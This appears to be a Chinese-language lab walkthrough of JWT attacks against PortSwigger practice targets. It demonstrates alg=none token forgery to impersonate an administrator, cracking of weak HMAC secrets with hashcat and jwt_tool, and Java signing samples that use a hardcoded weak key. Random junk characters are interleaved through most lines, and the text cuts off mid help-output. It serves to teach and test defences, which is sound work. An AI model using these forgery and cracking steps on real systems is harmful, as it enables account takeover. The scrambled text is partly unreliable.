* r7 D5 w: w+ \; c2 F
1 k O9 f( K2 I' n. [$ ~- P! ~1 g 签名用None
# Q4 i9 s) @ a3 f& y
8 g! K: n4 l1 Z6 E" b% z g6 y! R4 a1 y# T* O' j9 H. e
场景介绍/ D0 ?6 o/ ` X+ ?' k
/ ?/ \# X8 L' R
$ P: G& C! x7 h1 q" \/ ?7 Y, u2 A 在JWT的Header中alg的值用于告诉服务器使用哪种算法对令牌进行签名,从而告诉服务器在验证签名时需要使用哪种算法,目前可以选择HS256,即HMAC和SHA256,JWT同时也支持将算法设定为"None",如果"alg"字段设为"None",则标识不签名,这样一来任何token都是有效的,设定该功能的最初目的是为了方便调试,但是若不在生产环境中关闭该功能,攻击者可以通过将alg字段设置为"None"来伪造他们想要的任何token,接着便可以使用伪造的token冒充任意用户登陆网站
; C8 a. P( h" K* J. M |/ V ! t" F# d' A0 U9 q4 v; t8 x9 C5 Z
% i% H1 J4 m0 f2 C
8 H8 j- O& V; c {
* s- H A; \% N2 @
"alg": "none",
+ i* G# n+ B# Q0 N
"typ": "JWT"
. ^9 j8 D) ^( j}
. C y5 L. ^* q- f- Z* L) h# x 1 {/ A! Y* I, r& Z; b Z
# h7 T* r4 _3 u: ?+ ]- e6 A* o* i, S* l% u: r
漏洞案例
, o, k5 j2 R$ r; R: J6 e" N # U& s0 y+ n4 f& m
5 ?! F6 N+ |6 N% N% k2 T 实验靶场:https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-flawed-signature-verification, w- |' @& U3 C4 V
) [6 ~& Q1 U: W1 h
$ U9 Z- }0 n) Q& y7 U, l: I
 * h& x( x8 l3 W/ i- u: [' l % B- j$ \( ^6 X: Q
4 x! |$ O+ v+ R/ x8 O) z# J- p% {
实验流程:
3 E; Z" F: E3 B& \; a5 r
Step 1:点击上方的"Access the lab"访问靶场环境
7 s; g: L6 F) f# H6 m6 l
https://0a9c00a8030ba77784d7b92d ... curity-academy.net/
; ~- n: X/ W7 c: v . T% j5 e6 e& }1 C. s, v. W$ e
! L) M& g! u) `; E. h
* ?% A1 W# P# N: |: V5 m - Z( i8 E: i8 r; {7 z
. R' b- ~. F3 C% q9 Y& L* k- q Step 2:使用账户密码进行登录
e- Z6 B% W9 X' b2 |# d1 ^' O
9 A) z1 ?$ {+ _5 m f+ x
5 ]# a' a" u% Q C4 d9 ~ ! s, B) M8 S+ S M( @7 Y- R. X
wiener:peter. g; x: A& M K' d1 D
# j5 W. O3 b: Q6 c) e
: _2 p/ Y8 |$ K4 o6 y$ e3 T; a
* l+ `( i" F* Q) |" u2 L
! _2 a) T, A, ]+ E2 w
+ ~, i6 ~ t; x
4 y( v6 R& h/ H9 ~7 Z1 l Step 3:登录之后可以看到如下界面9 e/ @2 ] i J& Z3 d {; J- T5 S) v
& Q9 o& Q2 W3 L; S% p
' n6 R; f8 T1 X$ b- d a; T8 Q8 u1 ` N: h0 D; Y
* Q% e1 L) X3 K( K0 m( F
7 p" w. G0 L; T" N Step 4:捕获到的数据报信息如下所示
7 V, w4 n3 I% ~ : n- U8 G( f4 G( a, [
8 d2 W6 H, |$ ^( o) Q! ^" W7 t & @9 a) K( |9 E; |
' l9 D; ]; b5 b' O4 F9 D3 b' A' h5 D4 [) K
8 N4 a# h8 ~+ M! G 截取JWT的第二部分对其进行base64解码:
0 @- V1 A9 P, U9 h1 s, x
% l9 {/ T2 ~. T; X9 e4 T; ^: Z! g# B* ~
9 t9 X: I/ }! D3 j, L6 y; T% W3 f
eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY4Nzc5MzQ5M30' ?3 x2 H. v* a- O4 t$ ^- D
# C0 l5 s2 G; @, W* O- a1 ] . y5 g9 r, W( {7 J' J
. @7 k) ~4 Y7 k" `/ r
' O( g( \' P9 ~4 M; U+ T" c2 l' i , n4 @, u! C* l7 j5 \& \
, K2 G3 b' p! Y6 E+ y# T 将上述的sub字段值更改为"administrator". Z9 G% d0 H& w" @; i9 P
9 `4 F+ m7 l4 `# [% A N. J Z/ U
& Q* B% {1 ]2 x* B
eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6ImFkbWluaXN0cmF0b3IiLCJleHAiOjE2ODc3OTM0OTN93 w7 z; D9 E! D: n _9 V c
- _( b" Q. [+ U& I 5 Q7 k8 I9 l" I7 W. I+ W/ Z% s# h
# d+ U, ]& D% m) n- e' u* {& I
2 W+ _( ]5 Q# ]# a5 @3 b( z
" A9 v+ F. J. U; i
9 t4 q7 W7 [4 T( J5 O Step 4:在使用wiener用户的凭据访问/admin是会提示401 Unauthorized
4 c. i% J5 g# s2 n 6 r2 p9 I( h$ l$ \3 D+ z
9 X% V6 }: g& r) G3 x
! |/ [/ U; |$ E, C5 y
; F' E6 m3 G4 w
# `8 b7 Z' ]/ `2 x; f; j1 R( t
Step 5:将第一步分的alg参数改为none
% W, n4 D2 H8 n
, I" M* S) x" }# v7 c3 j5 C- l& F
% ^3 U5 I! }$ [* q& j ( N4 A3 Z, e x
eyJraWQiOiIyNmNlNGNmMi0wYjFhLTQzZTUtOWYzNy1kOTA2ZjkxZmY2MzkiLCJhbGciOiJSUzI1NiJ93 g3 W% m& z3 Z$ x* L; T m
3 m$ y1 @: R- ~ c ) H6 j5 \6 B) m! C4 t
0 s/ O9 M( s- E) f7 c+ L
( W6 `4 ^: q8 Q5 I' m: d. f+ i" W( ~
" F5 ~6 N9 t* k! E1 v
* X3 |; y3 o3 L9 Z0 B% k# h* c 更改之后的header部分:
' \/ V" A& A& e) D" K% S
' B5 n, C `& W* j9 P% v1 l& k- u# g
# p' g- m" ~; R. y J
eyJraWQiOiIyNmNlNGNmMi0wYjFhLTQzZTUtOWYzNy1kOTA2ZjkxZmY2MzkiLCJhbGciOiJub25lIn0=
9 p' L' u% _& C1 ` . c8 |4 V: i( A+ X
6 s1 U) ?# V4 {- E$ b. X
- J$ y2 l( V. u2 b- n. `$ R0 u ! }! g& K p; d* ]2 M) x
, b8 z/ y2 V# Y4 u" t* Y/ V9 p% b
' S& H, p g8 s, H: P1 h 替换JWT Token中的第二部分为之前我们构造的信息,同时移除签名部分,再次请求数据获取到敏感数据链接9 b3 E8 G3 G6 t! `' K* l8 \
/ j+ _! N a1 ?% N) t% U- i
# C' _+ U) N# C" t . J4 [3 R0 _1 P; s$ K
. S" U7 t! C0 d5 @! i& W l: W* q& i& @ J0 B
调用敏感链接移除用户信息,完成解题操作:
, J/ p5 G- V; S" [' G5 R' B
; w* t" S3 `) U& m' p3 D
6 o Q# s5 T6 i/ ^* u& _
1 R# g4 V/ a0 q
* b( t- I& K2 U2 w' A6 Q& P
0 v+ X9 `0 @" G4 r6 w2 |
6 j' K6 f9 w, z/ ?3 s * Y- ?3 V& p( \; Z+ p
# m+ n. H8 J+ b( _/ z- W8 w1 f' H& |
密钥暴力猜解- {# B, k3 R; q j/ \
5 `& z# `3 y. y5 z$ h% r) `
3 f0 j0 l- Y# |% A+ Z n! @! t
密钥介绍
/ R$ Y" d7 h% F4 I# B) q7 }. {. C
! J) R9 U1 I: ?: J5 @# k; P$ Y/ F; [
在JT中密钥用于生成和验证签名,因此密钥的安全性对JWT的安全性至关重要,一般来说JWT有以下两种类型的密钥:
! d2 m0 L: q3 s) c/ l! ^! t - o6 r9 c1 n" G. o/ T# j$ n) `
1 s& O( S# Q. J$ Y+ h& ]
-
& d3 e& G0 _! M( L! C 对称密钥:对称密钥是一种使用相同的密钥进行加密和解密的加密算法,在JWT中使用对称密钥来生成和验证签名,因此密钥必须保密,只有发送方和接收方知道,由于对称密钥的安全性取决于密钥的保密性,因此需要采取一些措施来保护它
. ]5 D, F' ]2 d! S
~' s+ [' a r$ O+ U* c* `+ G - : D" q1 ^& g5 P. ?: O
非对称密钥:非对称密钥使用公钥和私钥来加密和解密数据,在JWT中使用私钥生成签名,而使用公钥验证签名,由于公钥可以公开,因此非对称密钥通常用于验证方的身份
; g7 W" K+ s4 ?7 U3 {6 K
2 T) Y3 @4 ~0 r1 Q0 \
( f5 ?5 ?9 L0 |
; r5 |% c* f1 |' r( L" u0 A
下面是一个使用JWT和对称密钥的JAVA示例代码:
6 E! }# H' `& i" j' w# e" T % R. Z2 ]) }6 p9 {* C! d
6 p, f: e) e* A# Y! _6 B1 c& I
- d" L6 |2 |% ^: I- ?( v1 f; z
import io.jsonwebtoken.Jwts;
. M {' \6 W1 f2 |; `import io.jsonwebtoken.SignatureAlgorithm;
) J$ \5 I% s! V$ d9 v# _% t
import java.util.Date;
2 v( S- `- }( |
" s" c' g9 e: I5 u1 y
public class JWTExample {
) q6 D1 z0 Y: _: n+ C private static final String SECRET_KEY = "mysecretkey"; // 设置密钥
3 f, d* P; [) a& C$ \# d
0 v2 z4 A3 }/ d+ V9 N) i public static void main(String[] args) {
6 ~. f* U! E0 B/ S4 U String token = createJWT("123456"); // 生成JWT
, Q0 N+ B4 g* \: V System.out.println(token);
8 A) N' }5 K5 i5 {: {/ Y' j6 Z# } String result = parseJWT(token); // 验证JWT
1 p5 i+ C. ~! X# Z( u; r0 U( _6 g
System.out.println(result);
# Z' E& I3 |6 w L, r$ Q
}
5 B2 t' Q' }, F9 O
! s2 l, S5 L" M: s
public static String createJWT(String id) {
6 }% X; d4 v) a& E' k) q // 设置JWT过期时间为1小时
( F3 c; ~/ X# r3 E# d4 T7 v. t long nowMillis = System.currentTimeMillis();
; \( ~8 l4 r% T3 O4 Y" d# q4 ^ Date now = new Date(nowMillis);
1 M+ u5 O: q+ B long expMillis = nowMillis + 3600000; // 1小时
- {; Q9 q4 @, M# {) [* E
Date exp = new Date(expMillis);
9 c6 Y' o0 r8 M7 b0 r
- H' P( X+ m3 [% U // 生成JWT
7 b2 O( N% Q. ]/ e
String token = Jwts.builder()
( i3 h; E) `" D: H9 N3 k9 P# f .setId(id)
3 D- v( a: m- q4 ]* T .setIssuer("issuer")
6 B# H& g# z7 Y" b' z
.setSubject("subject")
. `- k2 N( X. d) K, H( z
.setIssuedAt(now)
\2 Q# e& d% h: `5 S7 W
.setExpiration(exp)
$ b) C+ T+ y6 e& ]- N. D
.signWith(SignatureAlgorithm.HS256, SECRET_KEY)
& e& w+ b' ]" G1 A/ H) F6 x .compact();
- F d' w6 _2 f9 p$ M, V0 e3 j Y return token;
3 ]9 I" d5 N, }1 f# l6 v }
0 O+ ?* D- S+ b$ \) p# k9 m
! \7 E$ b2 N2 ?: r2 b public static String parseJWT(String token) {
# @4 P1 A) M* K // 验证JWT是否合法
4 }; }: r( R) k3 E2 a, |- Q
String result = "";
0 a0 D% ~& b3 J y; T- o3 p& Q
try {
/ q4 |9 ?" B7 ? F- `
result = Jwts.parser()
* i! c) L) e7 c9 V4 B/ f1 y .setSigningKey(SECRET_KEY)
2 S' W0 S: R: X/ Q .parseClaimsJws(token)
4 j6 }/ f) o$ q5 A
.getBody()
1 [$ t; c0 H, t# J .getId();
5 Y& k, u- b0 K+ O/ C8 M: E
} catch (Exception e) {
3 I8 S8 C) n3 G4 w7 \( y
e.printStackTrace();
, z$ O& c( m) j3 z. `
}
' I4 M) H# H+ ]# \, l8 b! `
return result;
" [8 a3 h, s, T: Z" f' R: @
}
* Q/ c) z8 x. T9 K t
}2 @; n1 [, l, X8 ^
. y3 ~- a" e6 Z1 M! b& T/ |, ~6 Z {& g
5 v) J' ~7 S# @9 ]
; n& h. Z/ [* T: g D! l 下面是一个使用JWT和非对称密钥的Java示例代码,代码中使用了RSA算法生成非对称密钥对:: u5 s. V8 a5 L3 f3 p2 `' q c
( T3 ]9 o6 X- U C& c6 {- r+ z' J* r
7 l0 [: t; ]! L) ^
7 V9 T; \' B7 E& {( y/ C5 {0 W& f# c import io.jsonwebtoken.Claims;
2 q- L0 d6 _% i1 R% j( t
import io.jsonwebtoken.Jwts;
, r! [& F/ }1 U
import io.jsonwebtoken.SignatureAlgorithm;
. q+ J4 k( b W8 l8 M( M& J/ C7 ]
import io.jsonwebtoken.security.Keys;
8 H: ?- e/ j! ?& F8 Yimport java.security.KeyPair;
; ?6 p- m7 j: f8 Ximport java.security.KeyPairGenerator;
^7 L# I& z; m6 p) ?4 Eimport java.security.NoSuchAlgorithmException;
, \+ n% @/ l1 V0 m( l3 Uimport java.security.PrivateKey;
: L) ]% \0 R" s9 Dimport java.security.PublicKey;
; m6 W! K- M5 c) Limport java.util.Date;
9 @+ b* l3 {6 C2 Y# B9 d
9 P$ O! v8 N7 H' o8 ]; u
public class JWTExample {
) G8 \3 `& d" G private static final String ISSUER = "example.com";
: \' J6 |* r- P8 m) C7 Z private static final String SUBJECT = "user@example.com";
1 b+ x8 ?2 L# Z# T6 y
* K# Q# O, F" N5 p; C+ y% H+ |
public static void main(String[] args) throws Exception {
- h% m: k2 y! A+ Z! D' J4 Z
KeyPair keyPair = generateKeyPair();
7 q# ?8 e" ~! M+ F9 _$ _
/ _8 b- o! o7 h; Q# R1 S1 s7 ~
String token = createJWT(ISSUER, SUBJECT, keyPair.getPrivate());
9 o5 Z- z/ P! H" T7 a
System.out.println(token);
0 v5 n- Y7 M4 S& C" i- L# c+ d J4 v9 d
( e9 n* }! t: H, [3 C
Claims claims = parseJWT(token, keyPair.getPublic());
! n8 I2 P$ O. F/ p. e System.out.println(claims.getIssuer());
1 n, ?& Y. Z( l1 ~1 V) {: E! r/ A4 z
System.out.println(claims.getSubject());
& ?9 _; z D+ \0 X( P
}
# z: @; a! O/ J9 O- F" v% f
7 I" O4 I9 |1 m; |. @- x4 o
public static String createJWT(String issuer, String subject, PrivateKey privateKey) {
1 O& \* a' Y* w, ^" D5 Q Date now = new Date();
! c8 d- {. y" o5 s( r Date expiration = new Date(now.getTime() + 3600 * 1000); // 1 hour
! ]# t( p# _* S2 l2 M& ?! x0 O
& C0 P8 a4 O5 W, x return Jwts.builder()
) X* L! Y$ z( F7 \: ]6 m) N" [, H .setIssuer(issuer)
0 S. A, w' V% a% ^
.setSubject(subject)
7 m4 K* |( D5 n. Z) x8 U
.setIssuedAt(now)
1 W' H1 Q) n+ l5 W .setExpiration(expiration)
: p) \- m x6 d. { .signWith(privateKey, SignatureAlgorithm.RS256)
+ G5 L2 f7 }7 C+ W
.compact();
: v* O7 u9 T& g+ G4 L }
8 q7 P1 z8 n# D* F7 I. \. v/ r
# q- C* u+ | e8 t3 S public static Claims parseJWT(String token, PublicKey publicKey) {
! J7 v; S0 N# {" w! }
return Jwts.parserBuilder()
- r P( I3 k% c. w
.setSigningKey(publicKey)
1 i* F9 y& p8 Y# ?( W .build()
9 c# H3 X: T \ .parseClaimsJws(token)
6 o* b* F: l9 B( e1 U* x9 A
.getBody();
4 `8 [6 D0 g! x }
* n9 [! _0 k- ?1 E) F9 i
, _1 L9 |1 g3 h public static KeyPair generateKeyPair() throws NoSuchAlgorithmException {
; x0 s5 l! j, N/ j7 {' R KeyPairGenerator generator = KeyPairGenerator.getInstance("RSA");
' ]4 T! A! W* |- x" u generator.initialize(2048);
6 F7 t, T" Y$ D; e% e
return generator.generateKeyPair();
6 Z& e! \7 I' \9 F# h( S5 J2 k
}
; g. o3 A; G4 Q j( I}" z$ V0 f- z& j+ S$ [
$ O% R" p9 B& C5 r( O% @" U# L( @
+ z% U/ c' Y0 D$ O) L8 x/ ~2 C. _, V. e- ~! N# Z
在这个示例中我们使用了Java中的KeyPairGenerator类来生成一个2048位的RSA密钥对,然后使用私钥生成JWT,使用公钥验证JWT,在创建JWT时我们设置了JWT的颁发者、主题、签发时间和过期时间并使用signWith()方法和SignatureAlgorithm.RS256算法使用私钥进行签名,在验证JWT时我们使用公钥来解析JWT并获取声明的内容,在实际的研发编码中我们一方面要妥善保管密钥,另一方面需要使用较为复杂难以被猜解的密钥作为密钥首选,例如:随机字母+数字的32位长度组合' H3 r$ F+ P0 {' b' }. S
8 s6 @ _) O! [' ]3 W* A; V4 o: M$ s' N
漏洞案例/ l3 R, Y/ d- `; i% Q
; q# f9 `( B" M$ W7 _
2 G6 J9 o, @* q" j) ?. W 在实现JWT应用程序时,开发人员有时会犯一些错误,比如:忘记更改默认密码或占位符密码,他们甚至可能复制并粘贴他们在网上找到的代码片段然后忘记更改作为示例提供的硬编码秘密,在这种情况下攻击者使用众所周知的秘密的单词列表来暴力破解服务器的秘密是很容易的,下面是一个公开已知密钥列表:
$ h1 d2 b/ N! q i
https://github.com/wallarm/jwt-s ... er/jwt.secrets.list
) v1 X; w, d: K. ?. y- S
L7 d, w" h/ U
/ r5 A8 {+ g) V1 Z" [- u: y , c0 F$ F& t# }$ t# f
0 L2 g' W9 b7 H l! }* f- B/ a
7 ^6 `- R, \! Y) x" ]: l
在这里我们也建议使用hashcat来强力破解密钥,您可以手动安装hashcat,也可以在Kali Linux上使用预先安装好的hashcat,您只需要一个来自目标服务器的有效的、签名的JWT和一个众所周知的秘密的单词表然后就可以运行以下命令,将JWT和单词列表作为参数传入:
. S) o8 b4 i' T( y* [% Q
5 f8 n# g# I* l9 z
( |# J; X5 `4 F9 Y( w$ L
# u8 s7 Z. Y: C hashcat -a 0 -m 16500 <jwt> <wordlist>
6 X! g+ i9 j/ f. I8 E O6 Y2 x1 h) O* Y' c
$ E- ~$ d- I+ T) Q c4 o# m* j% w% d8 C$ Y
Hashcat会使用单词列表中的每个密钥对来自JWT的报头和有效载荷进行签名,然后将结果签名与来自服务器的原始签名进行比较,如果有任何签名匹配,hashcat将按照以下格式输出识别出的秘密以及其他各种详细信息,由于hashcat在本地机器上运行不依赖于向服务器发送请求,所以这个过程非常快,即使使用一个巨大的单词表一旦您确定了密钥,您就可以使用它为任何JWT报头和有效载荷生成有效的签名
1 V. ]. d# _/ |/ m' J6 x _; }' L, U a0 a) a, ^: R1 x' a
+ T; N$ x2 s! u- h# g
( e6 ^4 ~4 R3 i3 L <jwt>:<identified-secret>" D5 x6 C2 _1 }& r$ y
# b+ m+ G7 l" V A8 ?2 P. ?
4 A" _7 x; N: l- H
$ |) q/ _7 R) Z! k; |# G' ^4 G
靶场地址:https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-weak-signing-key# [4 m+ R3 v1 c$ m5 k- G" z9 r
* M, q) }6 S# d M9 `1 l
, W% b+ u# a$ M' g, M
2 ~# b: x5 ?5 Y5 r l2 G5 j9 {. B
# K% D. p& M- j' @0 D1 \* b g. U' B 实验步骤:
4 k- D. h6 G$ }+ i! s
Step 1:点击上述"Access the lab"进入到靶场环境
; R0 n* O" \$ C + S/ w- y/ [5 R( N2 Q: ~
% S2 J b) v% R5 P, _
; _* j) X6 J8 D! h& Z - K5 q& r& @3 M! d8 C0 D( P
2 [6 R# J" E5 B' v Step 2:使用以下账户进行登录操作' g2 p t2 q, |: H5 A1 r2 r4 _
v! ~) l( v* ]6 f }2 Y$ E
; n( \" k+ Y* k: a3 U" ?
" d7 B! C- _9 s4 x; j$ I X4 } wiener:peter% |; _9 q& W0 Q0 O5 R# M, c
# Q% v% k& M. L5 ]& }0 A0 D3 N$ F
3 C9 x) |+ P/ v9 _: u% i+ [$ [. B* M
; X0 Z, B4 h2 e6 Q. ]
; J. U- s7 Q) _; `# K9 c6 s% h
1 f" X2 j. ^( `8 ~0 F" H5 H
Step 3:捕获到如下有效的JWT凭据信息
: @! I" ?8 w1 {
g! i! q; [ A( k$ `# g1 z
* h* y4 k$ s# e9 E
6 S4 J( g% Z |0 F/ e* ` eyJraWQiOiI4M2RhOGNjMi1hZmZiLTRmZGMtYWMwYS1iMWNmMTBkNjkyZGYiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY4Nzc5NjQwMn0.IhZV-7RHTpEcQvkcZOA3knCYmQD0YUg-NFMj9fWSFjw P) y8 [) ^6 u# U. G
0 l* m1 W0 d0 f6 c7 q! }
6 w2 \ y) ], ?7 W; F
: q& \3 }" `* p* G0 O 7 n" K- a w& f' e9 U. |/ w. x
7 q3 ~' h" h- ~9 @8 E2 D, s8 y2 m
# f6 j! Y3 _; B/ u4 Z8 B ' P; w( \# D7 n u4 f) x! }
9 r4 Q' W" C& k* n
Step 5:使用字典进行暴力猜解操作6 w. `, T; S( {, C1 G8 v7 `
! F1 B& z2 d6 [ {' z
1 B- ]+ `" t$ q+ }6 ^ 方式一:HashCat
8 }4 ^( d. R& H* X$ j
项目地址:https://github.com/hashcat/hashcat
- h3 q. k; F& j& `' B. c* T/ K7 B项目使用:3 _+ r; n+ a6 Z. |' f
7 n( Z0 s2 A' j; r# x0 w
8 K8 T" {3 p) K9 G ]& ]
. }+ Q; W" Y, t9 b, [ #命令格式:
' ]: r. M0 b" n) f# y* }; [% hhashcat -a 0 -m 16500 <jwt> <wordlist>
8 ]: ?) O% R7 J8 ?& a
* v4 ^# w+ b$ b3 b5 E#执行示例:
# H, N8 I, G7 t
hashcat -m 16500 jwt.txt -a 0 secrets.txt --force
, ~3 H2 b( h6 D$ V5 l7 C8 O. ^
) T% P8 K2 d: Y# q: e
5 @/ O7 R" h- \4 y' v$ f
: V# {) M. U# m! Q
" s' g9 g4 q6 m1 ]1 s ! |# q! \6 k4 A: k
- U! A& [1 e: l. g8 e6 N 方式二:jwt_tool
+ h- `' U( |9 M/ {, y" {项目地址:https://github.com/ticarpi/jwt_tool
8 G: P' X2 ], C" s# a# }4 v) X
项目介绍:此项目主要用于JWT安全脆弱性评估,目前支持如下几种安全评估测试' F7 x( |# M% H
% k7 c2 ]8 B3 e
% S) a0 \( p8 B" P& c - $ J4 O2 ^6 T0 P
(CVE-2015-2951) The alg=none signature-bypass vulnerability
2 l: `: s' X2 N; s. S3 K: I$ N# M) g
5 x1 P, v; A, z -
) X( Z- w7 v* A; L, o$ R# i4 f% C2 D (CVE-2016-10555) The RS/HS256 public key mismatch vulnerability* _2 w% T9 d* a" ]! U
5 [/ a5 ^! \2 t0 S3 x$ W -
' g. J* n) L$ k+ F (CVE-2018-0114) Key injection vulnerability5 w7 ~ x5 r, b) y: U7 R6 F: j* r7 N
i- t* n9 ], N# S' R - 8 p; B8 ~- t R' n3 ~8 Z: N
(CVE-2019-20933/CVE-2020-28637) Blank password vulnerability
6 b9 ^5 a- O* }/ L
$ J- @. D: ]+ |% m' l - ( W, Y: p2 \/ l: g3 p; t; M
(CVE-2020-28042) Null signature vulnerability$ U3 c. `, |$ I, z% l* o
" P% Z: L) O4 c0 p% i4 [% Q3 ?
' d) P6 w" I, P9 K( Q# ? j ~+ s
$ `& K& C. U% K7 R4 U% [5 k7 W! @
9 e# g) U4 ~ m9 b- d0 A% i
& D* t" P3 \. S( L& B
; z4 }, ?! x! l: m! s Step 1:克隆项目到本地
9 A+ O5 R# V+ U% r2 n$ C5 C' E ' T! W$ W: `# }: O) B
* ^) K* R: ?/ C1 M9 _
5 ?/ y' d& K1 ~6 P$ R/ N$ k- X4 B https://github.com/ticarpi/jwt_tool+ s# j" m2 e4 `2 u7 m3 m
4 U/ |* c( h0 J+ |5 i) K
' Y9 N1 d+ u9 P# I3 t" ~
6 Q i/ N# d& F7 Q" {/ |8 }
5 C# ?4 g2 \/ `9 B6 E
& q- k3 [9 y; Q: C, {, H# P) N$ v5 h. A) G6 I D+ |* D
Step 2:安装依赖库* n) e- W. s2 p0 v) t3 r
/ S& Y" X @& Y8 L
4 X; v( Y% J* D+ S$ K1 O2 ]
" @6 h; u' T+ f9 X9 } pip3 install pycryptodomex8 @2 v2 {6 ]3 B% ^
6 U$ k' N% G& K* T6 j' t5 S' Z, N
2 H0 J! o' z" y- ^1 P9 B5 n
. d P7 a; O( z Step 3:运行jwt_tool并查看用法信息
8 d0 v9 O0 a9 A ' g+ T4 a `, {* |& g) w
, B6 a: q9 X6 i7 k
% W) Z! ^9 q: s' C9 l/ [6 n python3 jwt_tool.py -h, l) g) ^2 o1 x0 i
- W8 T# A) ^% @
% R+ J% g' S) i9 b/ s9 @" \/ M5 Z+ q
2 @" S6 t- Y; b. q0 f5 w, {5 B) j
8 C3 c/ b% k8 S3 ]( C: O8 L
( T4 o8 D( Z# P/ { D: [! n ) d( X6 P+ ^8 S
usage: jwt_tool.py [-h] [-b] [-t TARGETURL] [-rc COOKIES] [-rh HEADERS] [-pd POSTDATA] [-cv CANARYVALUE] [-np] [-nr] [-M MODE] [-X EXPLOIT] [-ju JWKSURL] [-S SIGN] [-pr PRIVKEY] [-T] [-I] [-hc HEADERCLAIM] [-pc PAYLOADCLAIM] [-hv HEADERVALUE]
1 \. j0 M" S! f [-pv PAYLOADVALUE] [-C] [-d DICT] [-p PASSWORD] [-kf KEYFILE] [-V] [-pk PUBKEY] [-jw JWKSFILE] [-Q QUERY] [-v]
+ l8 |- N9 N( Y D7 E" a$ P& Z1 i2 B8 U
[jwt]
8 W* Y# u6 d2 q8 V- H+ ?4 p
# e* s4 Q5 t8 I( Fpositional arguments:
1 L* ]2 j( R, M- g
jwt the JWT to tinker with (no need to specify if in header/cookies)
& f+ i" V, B$ p- R
$ c9 S8 |. B% i0 l9 s/ Qoptions:
h( H; o0 l5 G% Y9 h6 ^* l' p. W- R -h, --help show this help message and exit
$ Q; v; h B2 Q/ ^- \1 Z -b, --bare return TOKENS ONLY
; }; Y' j2 L; d& `: x
-t TARGETURL, --targeturl TARGETURL
: c$ E. ?) _# @ C& i
URL to send HTTP request to with new JWT
- C* {4 w9 R) [' p% e
-rc COOKIES, --cookies COOKIES
8 N+ X! ]+ `: b* |' ? request cookies to send with the forged HTTP request
* ?) {. }3 F$ x
-rh HEADERS, --headers HEADERS
1 U) m! g% L' R" { request headers to send with the forged HTTP request (can be used multiple times for additional headers)
! ~: D+ @% t8 S ` -pd POSTDATA, --postdata POSTDATA
- e! d4 P( O( D/ [
text string that contains all the data to be sent in a POST request
6 f3 h _2 C* {7 B0 j
-cv CANARYVALUE, --canaryvalue CANARYVALUE
a) U4 Y+ O$ M) c
text string that appears in response for valid token (e.g. "Welcome, ticarpi")
* S! I% K9 y. J
-np, --noproxy disable proxy for current request (change in jwtconf.ini if permanent)
2 E- u+ Y# U# a, ]
-nr, --noredir disable redirects for current request (change in jwtconf.ini if permanent)
7 q0 J* j3 ^. z( P2 q+ J -M MODE, --mode MODE Scanning mode:
, v/ {% p2 \/ B7 F" K
pb = playbook audit
& U2 T6 o5 N! H" p- l- {) S, E/ ? er = fuzz existing claims to force errors
$ T2 w( i# _2 e( w# ^" \2 a cc = fuzz common claims
# Z }0 d+ s9 b5 m( ` at - All Tests!
4 J( H7 e. }! |8 V+ G! D
-X EXPLOIT, --exploit EXPLOIT
6 M- f. V7 V& t- ]- e eXploit known vulnerabilities:
$ F4 E7 ], T. M$ S a = alg:none
% c' s, F! h, |8 c [# X7 ?
n = null signature
" l( L N9 q, y. J/ u
b = blank password accepted in signature
( \! m0 A9 P* A; ?( b$ q
s = spoof JWKS (specify JWKS URL with -ju, or set in jwtconf.ini to automate this attack)
* U- V% T' ^+ O- H0 y: `+ a! E
k = key confusion (specify public key with -pk)
- {2 b2 Y0 I% |: i
i = inject inline JWKS
5 x2 _7 A, T' T4 y/ |" T ^
-ju JWKSURL, --jwksurl JWKSURL
/ I6 B: `1 A) ]2 \7 { S& M
URL location where you can host a spoofed JWKS
. r- I1 }/ F5 D3 \: p -S SIGN, --sign SIGN sign the resulting token:
" m0 k! D% D; U+ c3 _3 E( T hs256/hs384/hs512 = HMAC-SHA signing (specify a secret with -k/-p)
" F: L0 o# ?, t
rs256/rs384/hs512 = RSA signing (specify an RSA private key with -pr)
6 E; r A7 a! P8 l: A es256/es384/es512 = Elliptic Curve signing (specify an EC private key with -pr)
3 z. Y6 Z; O& l1 ]! L! [
ps256/ps384/ps512 = PSS-RSA signing (specify an RSA private key with -pr)
6 z8 G6 l) [% T* J# B \5 y2 O! d -pr PRIVKEY, --privkey PRIVKEY
" \( \8 _, n" D3 \0 W7 J( o
Private Key for Asymmetric crypto
1 S$ q. B+ I F3 {2 M -T, --tamper tamper with the JWT contents
0 u& p% T5 ^3 W. J1 n! ^! r (set signing options with -S or use exploits with -X)
8 V& J) l8 ?/ T/ Q -I, --injectclaims inject new claims and update existing claims with new values
Q0 [6 x& O# D' n4 I: H (set signing options with -S or use exploits with -X)
. ]% o; _1 q. e6 }; R* F* X- @ (set target claim with -hc/-pc and injection values/lists with -hv/-pv
6 O% C: D' a4 P, s( \3 a' Q -hc HEADERCLAIM, --headerclaim HEADERCLAIM
/ r. t6 F1 r5 ~8 g
Header claim to tamper with
( L. Y- P6 V" w
-pc PAYLOADCLAIM, --payloadclaim PAYLOADCLAIM
: j* a1 a! x p/ m Payload claim to tamper with
5 S. r ?9 ]+ y$ `1 l0 [ -hv HEADERVALUE, --headervalue HEADERVALUE
1 B- `$ D! _" J% i Value (or file containing values) to inject into tampered header claim
/ i2 j1 m6 I9 n, i0 N
-pv PAYLOADVALUE, --payloadvalue PAYLOADVALUE
! r" }0 q: K% Q$ H8 k( ?: u
Value (or file containing values) to inject into tampered payload claim
2 V L+ g# A* F$ k Y
-C, --crack crack key for an HMAC-SHA token
$ f4 d1 X' V( |4 Y0 } (specify -d/-p/-kf)
( j; H: Q$ R) {1 h
-d DICT, --dict DICT dictionary file for cracking
" m1 ^1 ]" Y; u7 `! s -p PASSWORD, --password PASSWORD
, A) c3 k. }' z+ k/ m. n" q password for cracking
9 z- @( o. H& i. @' H1 O
-kf KEYFILE, --keyfile KEYFILE
5 R( I% F0 u4 P6 ], l8 f! n( t keyfile for cracking (when signed with 'kid' attacks)
4 I' s1 v0 u- @; e& N0 ^" w- w -V, --verify verify the RSA signature against a Public Key
" d) K2 _- ]6 @2 s (specify -pk/-jw)
5 v( E; M; x9 w1 M8 m -pk PUBKEY, --pubkey PUBKEY
4 b2 v' C! d' X' W0 m9 l% @
